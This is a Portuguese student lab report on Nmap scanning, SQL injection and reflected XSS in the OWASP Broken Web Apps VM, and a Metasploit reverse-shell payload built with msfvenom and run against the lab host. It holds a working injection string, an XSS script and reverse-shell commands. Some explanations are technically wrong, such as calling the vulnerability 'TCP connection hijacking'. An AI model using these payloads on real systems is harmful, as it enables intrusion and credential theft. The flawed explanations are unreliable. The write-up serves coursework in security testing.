

Tarefa Prática 1 - Nmap, OWASP, Metasploit

Nomes

Bruno Aurélio Rôzza de Moura Campos (14104255)

Laís Ferrigo Perazzolo (14101383)

Matéria

- Segurança da informação e sistemas - INE5680

Arquivo de Configuração

- [configurar_kali_e_OWASP_broken_no_virtualbox_e_Instalar_muti](#)

Arquivo de Descrição do trabalho

- [INE5680-tarefa_pratica_metasploit_v16.pdf](#)

PARTE 1.NMAP

Questão 1.

```
nmap -sS -O 192.168.56.101
```

```
root@avell:/home/campos# nmap -sS -O 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 00:02 -03
Nmap scan report for 192.168.56.101
Host is up (0.00034s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
143/tcp    open  imap
443/tcp    open  https
445/tcp    open  microsoft-ds
5001/tcp   open  complex-link
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap
MAC Address: 08:00:27:DA:18:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
```

- Os parâmetros **sS** serverm para escanear o host usando **TCP SYN scans**
- O parâmetro **-O** serve para detectar o sistema operacional.

Questão 2.

```
nmap -sTV -Pn -n --top-ports 10 --reason -oA saidanmap 192.168.56.101
```

```
root@avell:/home/campos/projects/seguranca/trabalho_kali_OWASP_nmap# nmap -sTV -Pn -n --top-ports 10 --reason -oA saidanmap 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 00:12 -03
Nmap scan report for 192.168.56.101
Host is up, received user-set (0.00036s latency).

PORT      STATE SERVICE      REASON      VERSION
21/tcp    closed ftp      conn-refused
22/tcp    open  ssh          syn-ack      OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
23/tcp    closed telnet    conn-refused
25/tcp    closed smtp     conn-refused
80/tcp    open  http         syn-ack      Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
110/tcp   closed pop3     conn-refused
139/tcp   open  netbios-ssn  syn-ack      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/https?   syn-ack
445/tcp   open  netbios-ssn  syn-ack      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3389/tcp  closed ms-wbt-server conn-refused
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.48 seconds
```

- O parâmetro **-sTV** serve para escanear o host usando **TCP SYN** indicando o número de versão
- O parâmetro **-n** serve para que o nmap não reverta a resolução de DNS nos endereços IP
- O parâmetro **--top-ports 10** retorna as portas mais comuns.
- O parâmetro **--reason** mostra o motivo pelo qual uma porta está em um estado específico.
- O parâmetro **-oA** mostra os três principais formatos de uma só vez.

Além disso foi gerado 3 arquivos, **saidanmap.gnmap**, **saidanmap.nmap** e **saidanmap.xml** contendo uma tabela com a porta, estado, serviço e motivo do estado da porta, além dos parâmetros, verbose, debugging, host, address, hostnames e scaninfo.

Questão 3.

(Apresentação) Crie um comando nmap com opções diferentes das usadas nas questões anteriores e explique a saída obtida pelo seu comando.

```
root@avell:/home/campos/projects/seguranca/trabalho_kali_OWASP_nmap# nmap --traceroute 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-29 02:56 -03
Nmap scan report for 192.168.56.103
Host is up (0.00049s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp    open  netbios-ssn
143/tcp    open  imap
443/tcp    open  https
445/tcp    open  microsoft-ds
5001/tcp   open  complex-link
8080/tcp   open  http-proxy
8081/tcp   open  blackice-icecap
MAC Address: 08:00:27:38:11:85 (Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT      ADDRESS
1   0.49 ms  192.168.56.103
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

- O parâmetro **--traceroute** mostra todos os saltos e hosts passados até o alvo.

Questão 4.

a. Qual a diferença entre um scan de conexão TCP e um SYN scan ?

- O scan TCP SYN é relativamente não-obstrutivo e camuflado, uma vez que ele nunca completa uma conexão TCP. Ele também permite uma diferenciação limpa e confiável entre os estados aberto (open), fechado (closed), e filtrado (filtered).
- O scan TCP é o scan padrão do TCP. Esse é o caso quando o usuário não tem privilégios para criar pacotes em estado bruto.

b. Qual questão anterior usa scan de conexão TCP e qual questão usa SYN scan?

- A questão 3 usa `-sS` (scan TCP SYN) e segundo o site do [nmap](#) por default o Nmap executa um scan SYN, então as questão 1 também utilizam um `scan TCP SYN`. Já a questão 2 usa `scan TCP`.

PARTE 2.OWASP - Vulnerabilidades em Aplicações Web

Questão 5.



a. Acesse a aplicação Mutillidae: abra o browser da sua máquina real ou na Kali Linux no site <http://IP da Kali/mutillidae/> e clique em Login (ver figura 5). No campo Username, digite a string `'or1=1 --`(tem espaço no final, depois dos tracinhos). O campo Password pode ficar em branco. Copie e cole a tela do seu experimento.






Like Mutillidae? Check out how to help

b. Clique em Logout. Repita a inserção da mesma string da questão anterior no seguinte link: <http://IP da Owasp Broken/mutillidae/index.php?page=user-info.php>. Copie e cole um screenshot da execução de um experimento.

User Lookup (SQL)

 **Back**  **Help Me!**

 **Hints**

 **Switch to SOAP Web Service version**  **Switch to XPath version**

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? [Please register here](#)

Results for "'or 1=1 -- ".24 records found.

Username=admin
Password=admin
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

c. Explique o resultado obtido e a vulnerabilidade explorada no experimento (pesquise no documento do TOP 10 da OWASP).

O SQL INJECTION é o top 1 no relatório da OWASP 2017. Ao analisar o relatório é possível concluir que ao inserir o script `'or 1=1 --` no campo de login é realizado um sql injection dá a possibilidade de realizar o login, onde o script indica resultado verdadeiro, ignorando o restante da expressão.

d. O que pode ser feito para impedir a exploração dessa vulnerabilidade?

A melhor forma de resolver o problema é inserir uma validação dos dados de entrada tanto no campo de texto (front-end), quanto no back-end. Por exemplo, usando API segura para realizar a autenticação.

Questão 6.

(APRESENTAÇÃO) Você deve usar a ferramenta OWASP ZAP (Zed Attack Proxy) da Kali Linux. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta (veja figura 6). Faça:

a. Para instalar a ferramenta OWASP ZAP (Zed Attack Proxy), execute os seguintes comandos no terminal:

1. sudo su
2. Digite a senha "kali"
3. apt-get update
4. apt-get install zaproxy

OK

b. Depois de instalada, acesse no menu Kali-Linux -> 03 - Web Applications Analysis -> owasp-zap.

OK

c. Faça um scan das vulnerabilidades da aplicação WackoPicko da máquina OWASP Broken usando a ferramenta (veja figura 6). Clique em Automated Scan. Coloque a URL da aplicação – http://IP da OWASP/WackoPicko - e clique em "Attack". A análise básica é iniciada. É rápido (máximo 5 minutos) e você deve salvar o relatório gerado ao final do processo (opção Report -> Generate HTML Report). Os alertas (aba Alerts) vão listando as vulnerabilidades encontradas. Na aba Active Scan é possível ver os requests sendo enviados.

OK, salvo arquivo: [zaproxy](#)

d. Comente o experimento e alguns dos resultados alcançados. Abra o relatório para ajudar.


O relatório fornecido pela aplicação trás um sumário de alertas onde mostra a quantidade e o número de alertas. Depois disso é mostrado detalhadamente cada alerta, por exemplo, alerta vermelho para **SQL Injection** pois é possível fazer na URL <http://192.168.56.103/WackoPicko/users/login.php>. Além do problema detectado, o relatório informa possíveis soluções e trás referências destas.

Analisando os alerta de menor risco, é trazido informações bem detalhadas, como por exemplo este caso: **Cookie No HttpOnly Flag** onde o teste detectou que é possível executar scripts armazenados em cookies. Também é possível se transmitido para outro site este mesmo cookie fazendo um session hijacking.

e. Abra o relatório gerado. Verifique como é possível fazer o "ataque" de Cross-Site Scripting Reflected conforme descrito no relatório. Mostre com screenshots e explique o ataque de CrossSite Scripting (Reflected) (copie e cole os links e entradas sugeridas no browser e a saída na tela é o "ataque"). Você deve executar o ataque e mostrar com screenshots!

O **cross-Site Scripting Reflected** é um ataque que envolve repetir o código fornecido pelo invasor em uma instância de navegador.

Original




Inserido script: `<script>alert('oops');</script>` na URL original:
`http://192.168.56.103/WackoPicko/pictures/search.php?query=&x=45&y=19`



Funcionamento: O Cross Site Scripting (XSS) é uma vulnerabilidade em um aplicativo Web que permite que terceiros executem um script no navegador do usuário em nome do aplicativo Web. Caso a entrada precisar ser fornecida ao site sempre que for executado então este XSS é dito refletido.

A vítima solicita uma página com uma solicitação contendo a payload e a payload é incorporada na resposta como um script. O código do payload tem a capacidade de ler, modificar e transmitir quaisquer dados confidenciais acessíveis pelo navegador.



O que pode acontecer: Um usuário com script entre sites pode ter sua conta invadida (roubo de cookie), seu navegador redirecionado para outro local ou possivelmente exibir conteúdo fraudulento entregue pelo

site que está visitando. Os ataques de script entre sites comprometem essencialmente a relação de confiança entre um usuário e o site.

- Link para o ataque: <http://192.168.56.103/WackoPicko/guestbook.php>

f. Envie no moodle, além das respostas desta tarefa, o arquivo do relatório do experimento (salve em formato html).

OK, salvo arquivo: [zaproxxy.html](#)

PARTE 3.Metasploit

Questão 7.

(APRESENTAÇÃO) Copie e cole o screenshot da sua tela ao realizar cada passo dos experimentos apresentados a seguir (Passo 1, Passo 2, etc). Depois, explique o experimento:

Passo 1.

```
msfconsole
```

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.101  
LPORT=4444 -f elf > shell.elf
```

```
msf5 > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f elf > shell.elf  
[*] exec: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f elf > shell.elf  
  
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 123 bytes  
Final size of elf file: 207 bytes  
  
msf5 > ls -lt  
[*] exec: ls -lt  
  
total 4536  
-rw-r--r-- 1 root root 207 mar 29 01:29 shell.elf
```

Passo 2.

```
msf5 > sftp 192.168.56.101  
[*] exec: sftp 192.168.56.101  
  
The authenticity of host '192.168.56.101 (192.168.56.101)' can't be established.  
RSA key fingerprint is SHA256:gnWJCCz+plw28GbzyOxL6XuI/fgL9w7vL0isRb/1xfY.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.101' (RSA) to the list of known hosts.  
root@192.168.56.101's password:  
Connected to 192.168.56.101.  
sftp> put shell.elf  
Uploading shell.elf to /root/shell.elf  
shell.elf 100% 207 282.5KB/s 00:00  
sftp> exit
```


Passo 3.

```

msf5 > ssh 192.168.56.101
[*] exec: ssh 192.168.56.101

root@192.168.56.101's password:
You have new mail.
Last login: Sat Mar 28 22:24:57 2020

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.56.101/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.101, via Samba at \\192.168.56.101\, or via phpmyadmin at
http://192.168.56.101/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# pwd
/root
root@owaspbwa:~# whoami
root
root@owaspbwa:~# uname --list
uname: unrecognized option '--list'
Try `uname --help' for more information.
root@owaspbwa:~# uname -list
uname: invalid option -- 'l'
Try `uname --help' for more information.
root@owaspbwa:~# uname
Linux
root@owaspbwa:~# uname -all
uname: invalid option -- 'l'
Try `uname --help' for more information.
root@owaspbwa:~# uname --all
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686 GNU/Linux
root@owaspbwa:~# chmod ugo+x shell.elf
root@owaspbwa:~# █

```

Passo 4.

```

msfconsole

use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.56.101
set LPORT 4444
run

```

```

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[-] Handler failed to bind to 192.168.56.103:4444:-
[*] Started reverse TCP handler on 0.0.0.0:4444

```


Passo 5.

a. O que foi criado no passo 1? Pesquise para responder!

No passo 1 foi criado um metasploit payload onde cria uma conexão da máquina de destino de volta ao servidor Metasploit por TCP.

Sobre os parâmetros:

- **-p** é para indicar o payload usado (neste caso foi utilizado um payload binário do linux para TCP reverso)
- **LPORT** e **LHOST** são a porta e IP do atacante que receberão o shell reverso
- **-f** é a saída do formato do payload, neste caso elf

b. Qual a vulnerabilidade explorada?

Sequestro de conexão TCP.

c. O que é o meterpreter?

Meterpreter é um payload do Metasploit que oferece ferramentas que auxiliam o invasor em um ataque, fornecendo informações sobre a vítima.

d. O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help ou listados na Figura 10 e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.

Arquivos binários, como .exe, .bin, geralmente são entregues através de explorações do lado do cliente, como e-mails de phishing ou ataques de engenharia social, o que significa que provavelmente precisará ignorar a detecção de antivírus para executar o código de shell no sistema de destino .

Este tipo de ataque abre uma porta de comunicação (backdoor) diretamente com o computador alvo. Com isso, se tornar possível o controle da máquina.

Referências:

- <https://nmap.org/> acesso 29/03/2020
- [https://www.owasp.org/images/7/72/OWASP_Top_10-2017_\(en\).pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_(en).pdf) acesso 29/03/2020
- <https://www.geeksforgeeks.org/what-is-cross-site-scripting-xss/> acesso 29/03/2020
- <https://github.com/adamdoupe/WackoPicko> acesso 29/03/